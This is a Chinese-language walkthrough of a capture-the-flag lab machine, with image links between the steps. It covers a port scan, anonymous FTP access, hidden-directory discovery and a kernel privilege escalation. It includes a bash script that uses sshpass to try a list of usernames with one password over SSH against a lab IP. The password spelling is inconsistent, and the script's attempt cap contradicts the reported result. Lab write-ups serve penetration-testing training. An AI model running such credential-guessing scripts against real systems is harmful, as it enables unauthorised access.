



1. 端口扫描到21,22,80
2. 扫描发现ftp服务允许anonymous登录，登录并下载当前文件




发现:-P 字符串提示，猜测应该是目录sup3rs3cr3tdirlol



下载并查看，发现文件内容是c，允许看看结果



很可能也是个路径，访问



第一个文件内容很可能是用户，

第二个提示里面含有密码内容是文件Pass.txt内容为God\_job\_:)

写个自动登录的脚本从用户中遍历，看看有没有成功的

#!/bin/bash

# 假设用户名数组如下：

usernames=("maleus" "ps-aux" "felux" "Eagle11" "genphlux" "usmc8892" "blawrg" "wytshadow" "vis1t0r" "overflow")

# 尝试登录的次数上限

max\_attempts=3

attempt\_count=0

# 循环尝试登录，直到成功或达到最大尝试次数

for username in "${usernames[@]}"; do

    attempt\_count=$((attempt\_count + 1))

    echo "Trying to log in as $username..."

    sshpass -p 'Good\_job\_:)' ssh "$username"@192.168.1.19 "echo 'Login successful!'"

    # 检查登录是否成功

    if [ $? -eq 0 ]; then

        echo "Login successful for $username!"

        exit 0  # 退出脚本

    fi

    # 如果达到最大尝试次数，退出循环

    if [ $attempt\_count -ge $max\_attempts ]; then

        echo "Failed to log in after $max\_attempts attempts."

        exit 1  # 退出脚本并返回非零状态码

    fi


done

echo "No valid username found."


exit 1  # 如果没有找到有效的用户名，退出脚本并返回非零状态码

发现失败,难道这个文件名称是密码

发现登录成功，overflow



尝试利用内核提权



下载相应的文件并让靶机下载，执行，成功提权

